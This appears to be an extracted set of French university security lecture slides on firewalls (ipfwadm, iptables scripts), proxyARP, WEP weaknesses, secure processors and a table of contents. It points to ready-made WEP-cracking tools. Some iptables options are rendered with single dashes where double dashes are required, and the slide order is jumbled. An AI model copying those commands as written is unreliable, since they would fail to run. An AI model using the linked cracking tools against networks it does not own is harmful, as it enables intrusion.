- Redirection de connexions vers des mandataires
- Possibilité d'enregistrer des informations sur ce qui se passe
- Utilisés sur des pare-feux commerciaux (BSD)
- Testé sur BSD, Solaris, HP-UX, Tru64, IRIX, QNX
- <http://coombs.anu.edu.au/~avalon>



- Plusieurs systèmes de pare-feu existent avec leur propres langages...
- ↗ Utiliser un langage commun et un compilateur vers les différents langages
 - ▶ IP Filter (Unix)
 - ▶ ipfw/ipfwadm (Linux)
 - ▶ ipfirewall (Linux, BSD)
 - ▶ Cisco avec les *extended access-lists*
 - ▶ screend
- <http://coombs.anu.edu.au/~avalon/flc.html>



Administration firewall — ipfwadm

323

- Contrôle firewall IP et enregistrement de traces. Vient avec Linux
- `ipfwadm -A command parameters [options]` : mise en place de mesures statistiques
- `ipfwadm -I command parameters [options]` : règles de filtrage en entrée
- `ipfwadm -O command parameters [options]` : règles de filtrage en sortie
- `ipfwadm -F command parameters [options]` : règles de filtrage pour paquets en transit
- `ipfwadm -M [-l | -s] [options]` : affiche table de traduction d'adresses, change paramètres

Exemple réseau interne mastère IAR2M:

reseau interne des mines sur Fontainebleau : directe

<http://www.linuxsecurity.com/resources/firewalls-1.html>

Différents outils en fonction de la version du noyau ☺

- ipfwadm pour versions ≤ 2.1
- ipchains pour versions 2.2
- iptables (Netfilter) pour versions 2.4

Bonne nouvelle néanmoins : les outils s'améliorent...



Administration firewall — ipfwadm

324

```
ipfwadm -F -a accept -S 10.2.16.0/24 -D 192.54.172.0/24
ipfwadm -F -a accept -S 10.2.16.0/24 -D 192.54.148.0/24
# Sinon masquage
ipfwadm -F -a accept -S 10.2.16.0/24 -D 0.0.0.0/0 -m
# Accepte tout en entrée
ipfwadm -I -p accept
# Oblige HTTP port 80 à passer par mandataire local
ipfwadm -I -a accept -P tcp -V 10.2.16.254 -S 10.2.16.0/24 \
-D 0.0.0.0/0 80 -r 80
```



<http://www.netfilter.org/>

- À partir de GNU/Linux 2.4
- ∃ interfaces graphiques
<http://online.securityfocus.com/infocus/1410> :
<http://expansa.sns.it/knetfilter/>
- Garde un état des paquets passés (suivi de connections TCP (sens, segmentation,...), FTP, DNS, ICMP,...)
- Filtrage par caractéristiques de paquets IP, adresses MAC
- Enregistrements paramétrables (*log*)
- Traduction d'adresses (NAT) et mandataires (*proxy*) transparents
- Contrôle de fréquence de certains paquets (*scan*, dénis de service,...)



NetFilter pour quoi faire ?

327

Permet par exemple de :

- Faire un pare-feu avec ou sans état
- Cacher un réseau derrière une seule machine (NAT) si pas assez d'adresses publiques
- Réaliser des mandataires transparents évitant d'avoir à reconfigurer les programmes utilisateurs (HTTP, H.323, FTP,...)
- Marquer des paquets avec différentes qualités de service (QoS pour *tc* et *iproute2*,...)
- Manipuler à foison les paquets (ToS,...)



- Test sur un processus émetteur/récepteur (*uid*, *gid*,...)
- Opérations possibles dans l'espace utilisateur (*libipq*)
- Extensible




Concepts de NetFilter

328

<http://www.netfilter.org/documentation/tutorials/blueflux/>

- 2 parties :
 - ▶ NetFilter dans le noyau qui permet d'appeler des fonctions (*hooks*) avec les paquets
 - ▶ Infrastructure de sélection des paquets *iptables* pour interagir avec au niveau noyau et utilisateur
- Les paquets passent par des « chaînes » : flot de données classique (sorte de sous-programme)
- Dans chaque chaîne on applique les règles d'une ou plusieurs tables dans l'ordre jusqu'à trouver une règle vérifiée ou la règle par défaut (sorte d'instructions)





- 3 tables de base pour mieux structurer les tâches
- filter table par défaut
 - ▶ Dévouée au pur filtrage des paquets
 - ▶ S'applique dans les chaînes INPUT, FORWARD et OUTPUT
- nat
 - ▶ Orientée traduction d'adresse
 - ▶ S'applique dans les chaînes PREROUTING, OUTPUT et POSTROUTING
- mangle
 - ▶ Pour modifications de paquets spécifiques
 - ▶ Œuvre du côté de PREROUTING, OUTPUT

Les paquets passent par

- INPUT : avant d'être utilisés par l'ordinateur local
- OUTPUT : après être générés par l'ordinateur local
- FORWARD : lors du transit par l'ordinateur local (routage)
- PREROUTING : dès réception sur une interface pour un premier paquet (ouverture de connexion)
- POSTROUTING : juste avant émission sur une interface pour un premier paquet (ouverture de connexion)

- Définit la cible à prendre dans la table courante si une règle est vérifiée
- Peut être
 - ▶ Appel à une chaîne définie par l'utilisateur
 - ▶ Cibles spéciales
 - ACCEPT : le paquet continue
 - DROP : le paquet part à la poubelle
 - QUEUE : le paquet continue sa vie vers l'espace utilisateur
 - RETURN : revient après la règle appelante (≈ sous-routine)

- Cibles étendues pour marquer les paquets, faire du log, de la traduction d'adresse, renvoyer des paquets de réponse,...

```
# Met en place du masquage sur le paquet partant via ppp0 :
iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE
# Cache notre réseau local derrière notre réseau public :
iptables -t nat -A POSTROUTING -o eth0 -j SNAT \
    -to-source 193.50.97.144-193.50.97.147
# Fait du mandataire transparent pour le trafic WWW :
iptables -t nat -A PREROUTING -p tcp -dport 80 -i eth1 \
    -j DNAT -to-destination 193.50.97.250:8080
```

- On peut définir une règle par défaut par chaîne



Utilisation avec iptables

335

chaîne

- -D, --delete : supprime une ou plusieurs règles dans une chaîne
- -R, --replace : remplace une règle dans une chaîne
- -I, --insert : insère une ou plusieurs règles dans une chaîne
- Administration des tables
 - -t précise la table à considérer



- Commande permettant de manipuler le système de filtrage à partir d'un script
- Administration des chaînes
 - -L, --list : affiche les règles d'une chaîne
 - -N, --new-chain : créer une nouvelle chaîne
 - -F, --flush : vide toutes les règles d'une chaîne
 - -X, --delete-chain : détruire une chaîne vide
 - -P, --policy : définit le comportement par défaut (cible) d'une chaîne
 - -Z, --zero : met à 0 les compteurs associés à toutes les chaînes
- Administration des règles
 - -A, --append : rajoute une ou plusieurs règles à la fin d'une



Exemple de pare-feu avec iptables

336

Exemple de pare-feu protégeant un réseau privé derrière une adresse publique

```
#!/bin/sh
# L'accès au monde extérieur :
INET_IP="194.236.50.155"
INET_IFACE="eth0"

# Le réseau local (privé RFC 1918)
LAN_IP="192.168.0.2"
LAN_IP_RANGE="192.168.0.0/16"
LAN_BCAST_ADRESS="192.168.255.255"
LAN_IFACE="eth1"

# Mon ego :
LO_IFACE="lo"
LO_IP="127.0.0.1"
```



```

IPTABLES="/usr/sbin/iptables"

# Par défaut (paranoïaque) : tout à la poubelle !
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP

# Crée une chaîne pour les mauvais paquets TCP :
$IPTABLES -N bad_tcp_packets

# Crée des chaînes spécifiques pour faire traverser ICMP, TCP et UDP :
$IPTABLES -N allowed
$IPTABLES -N icmp_packets
$IPTABLES -N tcp_packets
$IPTABLES -N udpincoming_packets

```



Exemple de pare-feu avec iptables

339

```

# Règles pour UDP :
$IPTABLES -A udpincoming_packets -p UDP -s 0/0 \
-destination-port 53 -j ACCEPT

# Règles pour ICMP :
$IPTABLES -A icmp_packets -p ICMP -s 0/0 -icmp-type 8 -j ACCEPT
$IPTABLES -A icmp_packets -p ICMP -s 0/0 -icmp-type 11 -j ACCEPT

# Teste les mauvais paquets TCP qui nous sont destinés :
$IPTABLES -A INPUT -p tcp -j bad_tcp_packets

# Accepte les connexions internes :
$IPTABLES -A INPUT -p ALL -i $LAN_IFACE -s $LAN_IP_RANGE -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LO_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $LAN_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i $LO_IFACE -s $INET_IP -j ACCEPT

```



```

# Règles pour les mauvais paquets TCP :
$IPTABLES -A bad_tcp_packets -p tcp ! -syn -m state --state NEW \
-j LOG --log-prefix "New not syn:"
$IPTABLES -A bad_tcp_packets -p tcp ! -syn -m state --state NEW -j DROP

# Règles pour les bons paquets TCP :
$IPTABLES -A allowed -p TCP -syn -j ACCEPT
$IPTABLES -A allowed -p TCP -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A allowed -p TCP -j DROP

# Règles pour TCP :
$IPTABLES -A tcp_packets -p TCP -s 0/0 -dport 21 -j allowed
$IPTABLES -A tcp_packets -p TCP -s 0/0 -dport 22 -j allowed
$IPTABLES -A tcp_packets -p TCP -s 0/0 -dport 80 -j allowed
$IPTABLES -A tcp_packets -p TCP -s 0/0 -dport 113 -j allowed

```



Exemple de pare-feu avec iptables

340

```

$IPTABLES -A INPUT -p ALL -i $LAN_IFACE -d $LAN_BCAST_ADRESS -j ACCEPT

# Filtre les connexions depuis l'extérieur :
$IPTABLES -A INPUT -p ALL -d $INET_IP -m state \
--state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A INPUT -p TCP -i $INET_IFACE -j tcp_packets
$IPTABLES -A INPUT -p UDP -i $INET_IFACE -j udpincoming_packets
$IPTABLES -A INPUT -p ICMP -i $INET_IFACE -j icmp_packets

# Enregistre les paquets bizarroïdes :
$IPTABLES -A INPUT -m limit --limit 3/minute --limit-burst 3 \
-j LOG --log-level DEBUG --log-prefix "IPT INPUT packet died: "

# Filtre sur la fonction de routage :
$IPTABLES -A FORWARD -p tcp -j bad_tcp_packets

```



```
$IPTABLES -A FORWARD -i $LAN_IFACE -j ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT

# Enregistre les paquets bizarroïdes :
$IPTABLES -A FORWARD -m limit --limit 3/minute --limit-burst 3 \
-j LOG --log-level DEBUG --log-prefix "IPT FORWARD packet died: "

# On est gentil avec les autres :
$IPTABLES -A OUTPUT -p tcp -j bad_tcp_packets
$IPTABLES -A OUTPUT -p ALL -s $LO_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $LAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $INET_IP -j ACCEPT

# Enregistre une action locale malicieuse :
$IPTABLES -A OUTPUT -m limit --limit 3/minute --limit-burst 3 \
-j LOG --log-level DEBUG --log-prefix "IPT OUTPUT packet died: "
```



- Routeurs WiFi Berkin
- ∃ Des services à valeur ajoutée chez Berkin : contrôle d'accès parental,...
- Idée des marketoïdes de l'entreprise : toutes les 8h le routeur redirige une requête HTTP vers une page de pub de Berkin !
<http://www.theregister.co.uk/content/69/33858.html>
- Belkin a promis de couper ce système en proposant une mise à jour logicielle
<http://www.theregister.co.uk/content/6/33918.html>

<http://ars.userfriendly.org/cartoons/?id=20031109>



```
# Fait de la traduction d'adresses vers l'extérieur :
$IPTABLES -t nat -A POSTROUTING -o $INET_IFACE \
-j SNAT --to-source $INET_IP
```



Firewall Plus



Belkin is proud to present a new line of hardware in the tradition of our famous routers! Introducing Firewall Plus, a firewall that sends the login and password to a random script kiddie every eight hours! Sure to keep your security officers on their toes! Now at an introductory price. Be sure to ask about our new keyboards that automatically type "I love Belkin" once a day, every day!

COPYRIGHT ©2003 TLLAD <http://www.userfriendly.org/>




- Passerelle au niveau applicatif sur le bastion
- Évite aux utilisateurs de se connecter sur le bastion pour utiliser des services extérieurs
- Garde des traces
- Pas toujours de mandataires disponibles pour nouveaux services ou pas instantanément
- Certains services ne sont pas déléguables ou difficilement (talk fait appel à UDP entre serveurs qui négocie des ports TCP entre clients...)
- Certains serveurs sont mandataires intrinsèquement : SMTP, DNS, NNTP, NTP,...
- <ftp://ftp.tis.com/pub/firewalls/toolkit> TIS Internet Software Toolkit



ProxyARP

347

- Si filtrage au sein d'une entité sans sous-réseaux bien définis
- Obliger le passage par le routeur en annonçant les machines derrière lui avec sa propre adresse physique : mensonge
- Rajout de fausses traductions IP vers l'adresse physique du routeur par interface avec
 - ▶ Commande `arp -s machine adresse-ethernet` pub si possible de le spécifier par interface (Linux). Si netmask possible, utilisation pour faire du CIDR


```
arp -i eth0 -s 10.2.16.0 00:A0:C9:E5:32:1A netmask 255.255.255.240 pub
arp -i eth0 -s 10.2.16.200 00:A0:C9:E5:32:1A pub
```
 - ▶ Utilisation sinon du logiciel proxyarpd par exemple
-  Cela n'économise pas la table de routage...





- <http://ma.us.mirrors.freshmeat.net/appindex/daemons/proxy.html>



Réseau sans fil — WiFi

348

- Explosion du 802.11b (11 Mb/s) et 802.11g (54 Mb/s) dans la bande des 2,45 GHz
- Ethernet sans fil
-  Pas de limite claire pour les paquets réseaux (pas restreints dans des fils bien contrôlés !)
- Possibilité de chiffrer les paquets en RC4 avec clés *partagées* sur 40 (WEP) ou 104 bits (WEP2)
 - ▶  Protocole faible selon *Weaknesses in the Key Scheduling Algorithm of RC4* par Scott FLUHRER, Itsik MANTIN et Adi SHAMIR (2001)

<http://citeseer.nj.nec.com/fluhrer01weaknesses.html>
 - ▶ Si accès à 10^6 paquets cassage de la clé
 - ▶ \exists Outils tout faits...

<http://airsnort.shmoo.com>



<http://wepcrack.sourceforge.net>

- ∃ Protocoles d'authentification : 802.1x, EAP
- ∼ Utiliser du chiffrement fort (IPsec, ssh,...) en plus

<https://www.clusif.asso.fr/fr/production/ouvrages/pdf/RSF.pdf>



Contenus logiciels, artistiques (films en DVD, musique sur CD) : numériques

- Facile de reproduire des suites de « 0 » et de « 1 »
- Faible coût de production échappant aux lois économiques classiques
- Faible prix du disque dur et développement de média de forte capacité (CD-ROM, DVD) en version inscriptible
- Démocratisation d'Internet et des réseaux rapides : possibilité de télécharger des contenus virtuels

∼ ∃ Débordements du cadre de la copie privée de sauvegarde...



- <http://www.freefire.org>



Besoin de systèmes résistants

- Empêcher un virus de lire au clavier le code de carte bleue tapé sur son ordinateur
- Résister aux « bugs » de sécurité
- Banques, distributeurs de billets
- Commerce électronique
- Systèmes défense nationale
- Réseaux sécurisés




Attaques possibles :

- Interception des communications ou des bus
- Injections de fausses données (bus, mémoires, ports, réseaux,...)
- Parasites électriques (*glitches*,...)
- Rétro-ingénierie (décapage chimique, micro-sonde ionique,...)
- Accélérateur de particule
- ...

~> Résister au moins aux premières...



- Utilise cryptographie forte
- Sécurité garantie par des mécanismes physiques de protection (détection d'ouverture,...)
- Ordinateur embarqué complet mais... petit
- Cadre trop restreint pour un ordinateur standard : besoin de
 - ▶ Vitesse > 1 GFLOPS (10^9 opérations flottantes/s)
 - ▶ Grosse mémoire
 - ▶ Bus rapide(s)
 - ▶ Périphériques rapides (disques, écran)
 - ▶ Système d'exploitation standard




Idées :

- Chiffrement des bus du processeur
 - ▶ On ne peut pas comprendre ce qui passe dessus
 - ▶ On ne peut pas déchiffrer le programme ni les données




- Signature électronique
 - ▶ Un programme ne peut fonctionner que s'il a été fait pour ce processeur
 - ▶ On ne peut pas injecter de fausses valeurs



Éthique

359

- Avoir une clause au contrat de vente permettant de transférer un programme vers un autre ordinateur (panne, vol,...)
-  ? Comment savoir ce qui tourne sur son ordinateur ?
 - ▶ Bugs irréparables
 - ▶ Comportements cachés
- Mais la boîte de Pandore existe déjà
 - ▶ Actuellement c'est déjà difficile (systèmes d'exploitation propriétaires,...), même avec les sources (empilements logiciels gloutons,...)
 - ▶ Il y a déjà des choses interdisant la rétro-ingénierie sur des contrats de logiciels et des comportements cachés
 - ▶ Identificateur unique du Pentium III → réactions de rejet...
 - ▶ Pas le droit de regarder ses DVD avec des logiciels libres...





- Cartes à puces virtuelles
- Protection des serveurs WWW,...
- *Dongles* virtuels
- Routeurs à logiciel crypté
- Machines virtuelles Java et autres
- Agents secrets (code mobile, applets, mobilets,...)
- Grilles de calcul cryptées
- Antivols électroniques pour ordinateur



Check list

360

-  Beaucoup de choses à vérifier...
- Utiliser une check-list

Cf. *Practical UNIX & Internet Security*http://www.bigmouse.net/literature/oreilly/puis/appa_01.htm OU<http://www.securityfocus.com/columnists/220> pour Windows



- Sécurité : métier difficile...
- Très large : englobe la sécurité physique, disponibilité, accès locaux et distants,...
- Trouver un compromis entre l'ignorance du problème et la

psychose paranoïaque

- Faire des audits régulièrement
- Programmeurs généralement non formés à la sécurité
- Utiliser des méthodes cryptographiques (é)prouvées mathématiquement
- Ne pas faire confiance à des méthodes commerciales basées sur l'obscurantisme



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Conclusion
▶▶▶▶▶



Table des matières

362

List of Slides

- Copyright (c)
- Introduction
- Introduction**
- Poids économique en 2000
- Ressources
- Risks Forum newsgroup (comp.risks)
- Déroulement du module & intervenants
- Plan
- Responsable de la sécurité du système d'information
- Politique de sécurité**
- Politique de sécurité
- Étapes possibles d'une politique de sécurité
- Établir les besoins en sécurité
- Besoins en fonction du domaine
- Évaluation des risques

- Charte de sécurité
- Exemple des photocopies
- Se mettre d'accord sur la problématique
- Critères communs**
- Critères communs ISO/IEC 15408
- Norme FIPS-140
- Utilisateurs et mots de passe
- Responsabilités utilisateur**
- Choix des mots de passe
- Du chocolat pour des mots de passe !
- Stockage des mots de passe
- Mots de passe jetables
- Mots de passe jetables**
- S/Key



F2B401 — Sécurité informatique
Computer Science department/HPCAS

▶▶▶▶▶



- Utiliser des logiciels libres si testé par une communauté importante de pairs
- IPv6 inclura de base l'authentification et le

chiffrement

- Avoir un système à jour
- Suivre une *check-list*

→ Travaux pratiques



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Conclusion
▶▶▶▶▶



Table des matières

362

- Attaques sur mots de passe jetable
- OPIE
- Numéros d'utilisateurs et de groupes Unix

Identificateurs utilisateurs

- Droits des fichiers
- Attributs fichiers**
- Numéros réels et effectifs

- Access Control List
- Représentation des types de droits
- Manipulation des ACL
- Exemple d'ACL : serveur SVN multiaccès
- Devices — Fichiers conducteurs de périphériques
- Fichiers cachés
- Prévention sur les fichiers
- Cryptologie

Cryptographie



F2B401 — Sécurité informatique
Computer Science department/HPCAS

▶▶▶▶▶



- Éléments de chiffrement
- Paramètres de chiffrement
- Quelques algorithmes symétriques
- Exemple de l'AES
- Conclusion sur les algorithmes symétriques
- Quelques algorithmes asymétriques
- Principe de RSA
- RSA — implémentations, loi et... bugs !
- Signatures électronique
- Protocoles de signature classiques
- Conclusion sur les algorithmes asymétriques
- Fonctions de hachage cryptographique classiques
- Cryptographie et politique
- Cryptographie et politique**
- Réseau d'espionnage Echelon
- Réseau d'espionnage Carnivore
- Outils utilisant la cryptographie

109 PGP — *Pretty Good Privacy*108 **PGP**

116 Usage de PGP

118 Utilisation concrète de GPG/PGP

119 SSH — *Secure Shell*118 **SSH**

125 Utilisations simplifiées

126 Utilisation

129 Service d'authentification

131 Utilisation de ssh

134 Commandes interactives de ssh

135 Utilisation de scp et sftp

137 SSH — exemple d'utilisation en Intranet

142 SSL — *Secure Socket Level* — TLS141 **SSL**

147 OpenSSL

148 Commande openssl

149 Création de certificats

153 Exemple d'utilisation d'OpenSSL

156 IPsec

155 **IPsec**

158 Disponibilité d'IPsec

159 Composants d'IPsec

164 IPsec IKE

166 État d'IPsec

167 Chiffrement opportuniste

169 Distribuer des clés publiques ?

168 **PKI**

170 PKI

172 Sécurité

171 **DNSSEC**

173 DNSSEC

174 TSIG

177 Les concepts de DNSSEC

F2B401 — Sécurité informatique
Computer Science department/HPCAS

180 Gestion des clés

182 Signature de *l'être ou le néant*184 NSEC3 : signer *l'être ou le néant* sans fuite

186 Exemple de zone signée

190 Et les CNAME ?...

191 Distribution de certificats

192 Signature d'une zone

193 Détection des changements et mise à jour

192 **Audit**

195 Audit et journaux de fonctionnement

199 Syslog

201 Analyse de log : swatch

202 Autres traces

203 Trous de sécurités

202 **Attaques**

205 État en temps réel des virus détectés

206 Quelques attaques classiques

209 Chevaux de Troie

211 MicroSoft Vista comme cheval de Troie...

213 ...puis version corrigée

214 Variantes plus douces

215 Refus de service

217 Bombe à décompression

218 Attaques réseau

221 Options par défaut « larges »

222 Trous de sécurité locaux (et distants...)

224 Authentification faible

225 Outils de sécurité

226 Script CGI

227 Principe : virus exploitant la crédulité

226 **Virus**

229 Comment est-ce possible ?

231 Virus opportuniste

233 Macro Word, Excel, PowerPoint

234 Jeu des 7 différences (Nimda est passé par ^{1A})F2B401 — Sécurité informatique
Computer Science department/HPCAS

236 Une semaine dans la vie d'un administrateur système...

237 Virus HomePage (homepage.HTML.vbs)

244 W32/SirCam@MM

245

245 Moteurs et bases d'exécution d'attaque

246 Débordements de variables

247 Exemple de serveur WWW « buggué »

249 Les fonctions se ramassent à l'appel

250 Serveur WWW MicroSoft IIS

251 Propagation du virus Code Red

252 Mieux contrôler la mémoire

254 Contre-mesures

256 Sécurisation serveur commerce électronique

255 **Sécurisation serveur WWW**

258 Sécurisation serveur

260 Sécurisation serveur WWW

264 Contrôle des accès

266 Bases de données

268 Réseaux et Internet

267 **Internet**

269 Sécurisation réseau

268 **Pare-feu**

272 Découpage en zones

273 Permission optimiste ou pessimiste ?

275 État

276 Filtrage de paquets

277 Filtrage par mandataire

279 Traduction d'adresse

280 Pare-feu avec machine à double réseau

282 Pare-feu avec machine filtrante

284 Pare-feu avec réseau périphérique de filtrage

286 Pare-feu avec réseau périphérique et routeur unique

288 Bastion

287 **Bastion**F2B401 — Sécurité informatique
Computer Science department/HPCAS

290 Réalisation d'un bastion

292 Suppression de services Unix

294 TCP Wrapper

296 Mise en place filtrage paquets

295 **Filtrage paquets**298 Internet \equiv IP

300 IP

303 RFC 3514 – extension sécurisée pour IP

304 TCP/IP

307 UDP

309 RPC

311 Écriture de règles de filtrage

312 Filtrage par adresse

314 Filtrage par port

317 Filtrage avec du logiciel libre

316 **Filtrage IP avec du logiciel libre**

319 IP Filter

321 Filter Language Compiler — flc

322 Pare-feux sous GNU/Linux

323 Administration firewall — ipfwadm

325 NetFilter (IPTables)

327 NetFilter pour quoi faire ?

328 Concepts de NetFilter

329 Routage standard à travers les chaînes

330 Chaînes dans NetFilter

331 Tables dans NetFilter

332 Cibles dans une règle NetFilter

334 Utilisation avec iptables

336 Exemple de pare-feu avec iptables

343 Routeur-parefeu malicieux...

345 Mandatement

344 **Délégation**

347 ProxyARP

348 Réseau sans fil — WiFi

F2B401 — Sécurité informatique
Computer Science department/HPCAS

350	Sécurité avec du logiciel libre	357	CryptoPage
349	Logiciel libre	358	Quelques applications
351	Piratage informatique	357	Conclusion
350	CryptoPage	359	Éthique
350	Contexte	360	Check list
352	Sécurité des systèmes	359	Conclusion
354	Carte à puce	361	Conclusion
353	Existant	362	Table des matières
355	Crypto-processeurs	362	*
354	Principe		